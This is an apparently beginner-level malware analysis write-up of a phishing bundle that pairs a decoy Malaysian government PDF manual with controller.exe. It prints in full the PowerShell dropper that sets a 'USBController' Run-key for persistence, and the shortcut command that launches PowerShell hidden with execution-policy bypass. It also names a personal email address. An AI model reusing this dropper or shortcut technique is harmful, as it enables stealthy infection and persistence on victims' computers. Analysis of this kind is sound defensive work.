
First Time
Malware Analysis

1. Pre Analysis

To be sure about the file type, I use HxD and file command in cmd.

The hex header for the controller.exe file is4D 5A which stands for MZ. And if take a look at Wikipedia, MZ belongs to DOS MZ executable file or PE. This shows that it really is an exe file and it is DOS MZ as we can see in HxD there is “DOS mode” string.




https://en.wikipedia.org/wiki/List_of_file_signatures

4D 5A	MZ	0	exe dll mui sys scr cpl ocx ax iec ime rs tsp fon efi	DOS MZ executable and its descendants (including NE and PE)


For file command, it show straight forward. It is a PE32 bit executable file which has been clarified. So, we can safely assume that it is an exe file.

```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>file controller.exe
controller.exe: PE32 executable (GUI) Intel 80386, for MS Windows

FLARE-VM Mon 09/02/2024  0:18:36.45
```


Than we can use HashMyFiles to get the hashes of the file.



Controller.exe has been flagged as malware by 6 security vendors



Strings prompt



```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>strings controller.exe | more +1
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
@.reloc
```

```
RSDS
C:\Users\zam\source\repos\original\Release\controller.pdb
GCTL
.text$di
.text$mn
.text$x
.text$yd
.idata$5
.00cfg
.CRT$XCA
.CRT$XCAA
.CRT$XCU
.CRT$XCZ
.CRT$XDA
.CRT$XDZ
.CRT$XIA
.CRT$XIAA
.CRT$XIAC
.CRT$XIZ
.CRT$XLA
.CRT$XLC
.CRT$XLD
.CRT$XLZ
.CRT$XPA
.CRT$XPZ
.CRT$XTA
.CRT$XTZ
.rdata
.rdata$T
.rdata$sxdata
.rdata$voltmd
.rdata$zzzdbg
.rtc$IAA
.rtc$IZZ
.rtc$TAA
.rtc$TZZ
.tls
.tls$
.tls$ZZZ
.xdata$x
.idata$2
.idata$3
.idata$4
.idata$6
.data
.bss
.rsrc$01
.rsrc$02
.reloc
```


```
GetModuleHandleA
GetProcAddress
KERNEL32.dll
CryptDestroyKey
ADVAPI32.dll
__CxxFrameHandler3
__current_exception
__current_exception_context
memset
_except_handler4_common
VCRUNTIME140.dll
free
malloc
_seh_filter_exe
_set_app_type
__setusermatherr
_configure_wide_argv
_initialize_wide_environment
_get_wide_winmain_command_line
_initterm
_initterm_e
exit
_exit
_set_fmode
_cexit
_c_exit
_register_thread_local_exe_atexit_callback
_configthreadlocale
_set_new_mode
__p__commode
_initialize_onexit_table
_register_onexit_function
_crt_atexit
_controlfp_s
terminate
api-ms-win-crt-heap-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
UnhandledExceptionFilter
SetUnhandledExceptionFilter
GetCurrentProcess
TerminateProcess
IsProcessorFeaturePresent
QueryPerformanceCounter
GetCurrentProcessId
GetCurrentThreadId
GetSystemTimeAsFileTime
InitializeSListHead
IsDebuggerPresent
GetStartupInfoW
GetModuleHandleW
memcpy
JX8F
```

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```


This is the only part I can see some strings after pressing space for about two minutes and I stop because I think it become ridiculous if I continue to string it. The purpose of strings is to look for encoded strings that may contain URLs, IP address API or other valuable things. By the look of the images above, there are some lists of functions but we can easily list them easily later. The valuable strings that I found (maybe) is content of an xml file. By the look of

it, it's possible that the malware author attempted to create a manifest file to specify how the malware should execute.


I also tried to use pestudi to extract strings but it crash



Then I do the same thing to the other two file




```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>file PANDUAN_PENGGUNA_MyKHAS.pdf
PANDUAN_PENGGUNA_MyKHAS.pdf: PDF document, version 1.7
```




Note that there is a reason why this pdf file is not flagged as malware and there are no suspicious strings in the pdf file.

Below is for ps1 file.

The hex for ps1 is short. Because its just executing commands. But our goal for using hxd is to know the actual file type. But it is powershell script so there is no specific hex header for it and same things goes for using file command. To know whether it is a powershell script or not we need to see the strings.

```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>strings PANDUAN_PENGGUNA_MyKHAS.ps1

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"
ii $file2
$targetlocation = $env:appdata+"\"+$file
 .\controller.exe
 Copy-Item $file $targetlocation
 # HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 $registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
 $name = "USBController"
 $value = $targetlocation
 # If registry path doesn't exist, create it.
 If (-NOT (Test-Path $registryPath)) {
 New-Item $registryPath | Out-Null
 New-ItemProperty -Path $registryPath `
-Name $name `
-Value $value `
-PropertyType ExpandString `
-Force | Out-Null
  iex $value
```

By the look of it, it is indeed a powershell script.




The same thing goes for ps1 file, its not flagged as malware.

2. Malware Concept


Before we do the dynamic analysis of the malware, I stumbled upon a youtube video by John Hammond. Basically this is social engineering attack.

https://www.youtube.com/watch?v=TP4n8fBI6DA



His explanation makes me know exactly what malware I am analysing. Because I was given an exe file, a pdf file, a ps1 file and an iso file. I don't know exactly why there are a pdf file and a ps1 file. I thought only malware attack needed only an exe file. When things became clearer for me is when I saw this article

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rise-in-deceptive-pdf-the-gateway-to-malicious-payloads/



So for this malware, it will be using the first method from the picture. It relies on old and unpatched version of Acrobat Reader. The pdf file itself is not malware, as we see in VirusTotal (that's why its zero), it just exploits and taking advantages of the vulnerability from the software that used to read it. It also relies on user interaction lie when a pop up box that need to click allow when it want to connect to external IP after you click the link. So you will not be attacked if you did not give any input or interaction.

So how do exactly it attack?

This is my THEORY.

Below is the content of the PDF file. First I thought if we open the pdf file, the malicious exe downloaded or the powershell script ran. But it's not both. This is a totally normal pdf file.

MANUAL PENGGUNA

SISTEM PERMOHONAN PERUNTUKAN KHAS (MyKHAS)

UNIT PENYELARASAN PELAKSANAAN
JABATAN PERDANA MENTERI

PANDUAN PENGGUNA

SISTEM PERMOHONAN PERUNTUKAN KHAS (MyKHAS)

1. AKSES SISTEM

Sistem Permohonan Peruntukan Khas (MyKHAS) boleh dicapai melalui pautan https://mykhas.icu.gov.my/login

2. MODUL PENGGUNA

2.1. Skrin Utama

Skrin utama MyKHAS adalah seperti di Rajah 1.

Rajah 1: Skrin Utama MyKHAS

2.2. Fungsi Log Masuk

Bagi pengguna yang telah berdaftar dan telah mengaktifkan akaun pengguna, pengguna boleh log masuk ke dalam sistem untuk membuat capaian ke dalam permohonan peruntukan khas.

i. Masukkan **id pengguna** dan **kata laluan**
ii. Klik butang **Log Masuk**

Rajah 2: Skrin Log Masuk

2.3. Fungsi Lupa Kata Laluan

Bagi pengguna yang lupa kata laluan, klik butang **Lupa Kata Laluan** pada Skrin Log Masuk

i. Masukkan emel yang didaftar dalam MyKHAS
ii. Klik butang **Hantar Tetapan Semula Kata Laluan**
iii. Semak emel yang telah dimasukkan tadi dan ikuti langkah seterusnya pada emel tersebut

Rajah 3: Skrin Lupa Kata Laluan


So my theory is the victim got this pdf file from the attacker from email or such. Then victim click the blue mykhas link. Then somewhere around there the script was executed. (I don't


know which one comes first, the exe or the ps1) I tried to search for the pdf file online, to see whether its official or not but I can't find it, so I guess it's not?

i. Manual Pengguna - Lesen Peniaga Taksidermi - PERHILITAN
ii. Manual Pengguna - Permohonan Baru Notis Jualan Murah - KPDNHEP
iii. Manual Pengguna - SIRIP (Sistem Rangkaian Informasi Perikanan - Jabatan Perikanan Malaysia
iv. Manual Pengguna - Permohonan Gantian MyKad - JPN
v. Manual Pengguna - Informasi Trafik Bagi Bandaraya Utama di Malaysia
vi. Manual Pengguna - Semakan Keputusan Peperiksaan
vii. Manual Pengguna - Carian Institusi Pendidikan di Malaysia
viii. Manual Pengguna - Permohonan Kemasukan Ke Prasekolah
ix. Manual Pengguna - Permohonan Kemasukan Ke Tahun Satu (1)
x. Manual Pengguna - eAduan (Kelantan)
xi. Manual Pengguna - eTempahan Bilik Gunasama (Kelantan)
xii. Manual Pengguna - Pembayaran Cukai Tanah Secara Online (Kelantan)
xiii. Manual Pengguna - Portal Pembayaran Zakat dan Kalkulator Zakat Majlis Agama Islam Negeri Kelantan
xiv. Manual Pengguna - Sistem Permohonan Bantuan Majlis Agama Islam Negeri Kelantan
xv. Manual Pengguna - Sistem Penyata Zakat dan Wakaf Majlis Agama Islam Negeri Kelantan
xvi. Manual Pengguna - Terengganu Pay
xvii. Manual Pengguna - Terengganu i-DIREKTORI
xviii. Manual Pengguna - Permohonan Biasiswa/Pinjaman Terengganu
xix. Manual Pengguna - Semakan Cukai Tanah Terengganu
xx. Manual Pengguna - e-PERUMAHAN Terengganu
xxi. Manual Pengguna - Permohonan Skim Hafaz Dewasa Terengganu
xxii. Manual Pengguna - mySPP Terengganu
xxiii. Manual Pengguna - E-Khutbah Terengganu
xxiv. Manual Pengguna - EMASJID Terengganu

Then I search for the link online, but the closest one is https://mykhas.icu.gov.my/log-masuk not /login.

More things that made my theory wrong is that the url is not malicious.






Report Summary

Website Address	Mykhas.icu.gov.my
Last Analysis	33 minutes ago | Rescan
Detections Counts	0/39
Domain Registration	Unknown
Domain Information	WHOIS Lookup | DNS Records | Ping
IP Address	58.26.69.17 Find Websites | IPVoid | Whois
Reverse DNS	post1.icu.gov.my
ASN	AS4788 TM TECHNOLOGY SERVICES SDN. BHD.
Server Location	(MY) Malaysia
Latitude\Longitude	3.0882 / 101.628 Google Map
City	Petaling Jaya

That's all I can think of.

Analysis of the iso file


I open the file with Autopsy



Here, I saw that there is 4 file but I only got three of them. The file I'm currently missing is the lnk file which is link file. It is a file that contain desktop shortcut which often point to exe file which in this case the controller.exe file located somewhere else in the computer.

Lets check one by one

This one is pdf file. Now new information we can get here



This is for ps1 file which I will examine later.

```
$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"

ii $file2
$targetlocation = $env:appdata+"\"+$file
 .\controller.exe
 Copy-Item $file $targetlocation
 # HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 $registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
 $name = "USBController"
 $value = $targetlocation

 # If registry path doesn't exist, create it.
 If (-NOT (Test-Path $registryPath)) {
 New-Item $registryPath | Out-Null
 }

 New-ItemProperty -Path $registryPath `
                  -Name $name `
                  -Value $value `
                  -PropertyType ExpandString `
                  -Force | Out-Null

  iex $value
```

This is the lnk file

```
/C:\
Windows@
Windows
System32
System32
 cmd.exe@
cmd.exe
C:\Users\admin\Desktop\MyKHAS\PANDUAN_PENGGUNA_MyKHAS.pdf
LType: Microsoft Edge PDF Document Size: 4 KB Date modified: 14/07/2023 10:54$..\..\..\..\Windows\System32\cmd.exee/c powershell -WindowStyle hidden -nologo -executionpolicy bypass -File "PANDUAN_
PENGGUNA_MyKHAS.ps1"<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe`
desktop-nldihuv8
%windir%/System32/cmd.exe
%windir%/System32/cmd.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
1SPS0
PANDUAN_PENGGUNA_MyKHAS.pdf
Adobe Acrobat Document
1SPS
jc(=
C:\Users\admin\Desktop\MyKHAS\PANDUAN_PENGGUNA_MyKHAS.pdf
1SPS
1SPSLX
C:\Users\admin\Desktop\MyKHAS
```

And this is for exe file

Item: controller.exe
Aggregate Score: Likely Notable

Analysis Result 1

Score:	Likely Notable
Type:	Keyword Hits
Configuration:	Email Addresses
Conclusion:	
Keyword:	riteshahlawat1@gmail.com
Keyword Preview:	/ocsp.sectigo.com0# «riteshahlawat1@gmail.com«0 g]r ,ns] (f*^[0 d
Keyword Regular Expression:	(\{?)[a-zA-Z0-9%+_\-]+(\.[a-zA-Z0-9%+_\-]+)*(\}?)\@([a-zA-Z0-9]([a-zA-Z0-9\-]*[a-zA-Z0-9])?\.)+[a-zA-Z]{2,4}
Keyword Search Type:	2
Set Name:	Email Addresses

Analysis Result 2

Score:	Likely Notable
Type:	Keyword Hits
Configuration:	Email Addresses
Conclusion:	
Keyword:	g@4xd.re
Keyword Preview:	~jit ~ru8 \\ho @,x* «g@4xd.re« z6tx tkl;* ?la- o:n
Keyword Regular Expression:	(\{?)[a-zA-Z0-9%+_\-]+(\.[a-zA-Z0-9%+_\-]+)*(\}?)\@([a-zA-Z0-9]([a-zA-Z0-9\-]*[a-zA-Z0-9])?\.)+[a-zA-Z]{2,4}
Keyword Search Type:	2
Set Name:	Email Addresses

Note that we use autopsy to apply forensic knowledge not malware analysis knowledge. So here is the analysis result of the exe file that we can take not. We got the email, riteshahlawat1@gmail.com (either the victim or the attacker). Legit email btw

Autopsy also flagged the controller.exe as suspicious file

Listing

Suspicious Items

Table Thumbnail Summary

Source	Type	Path
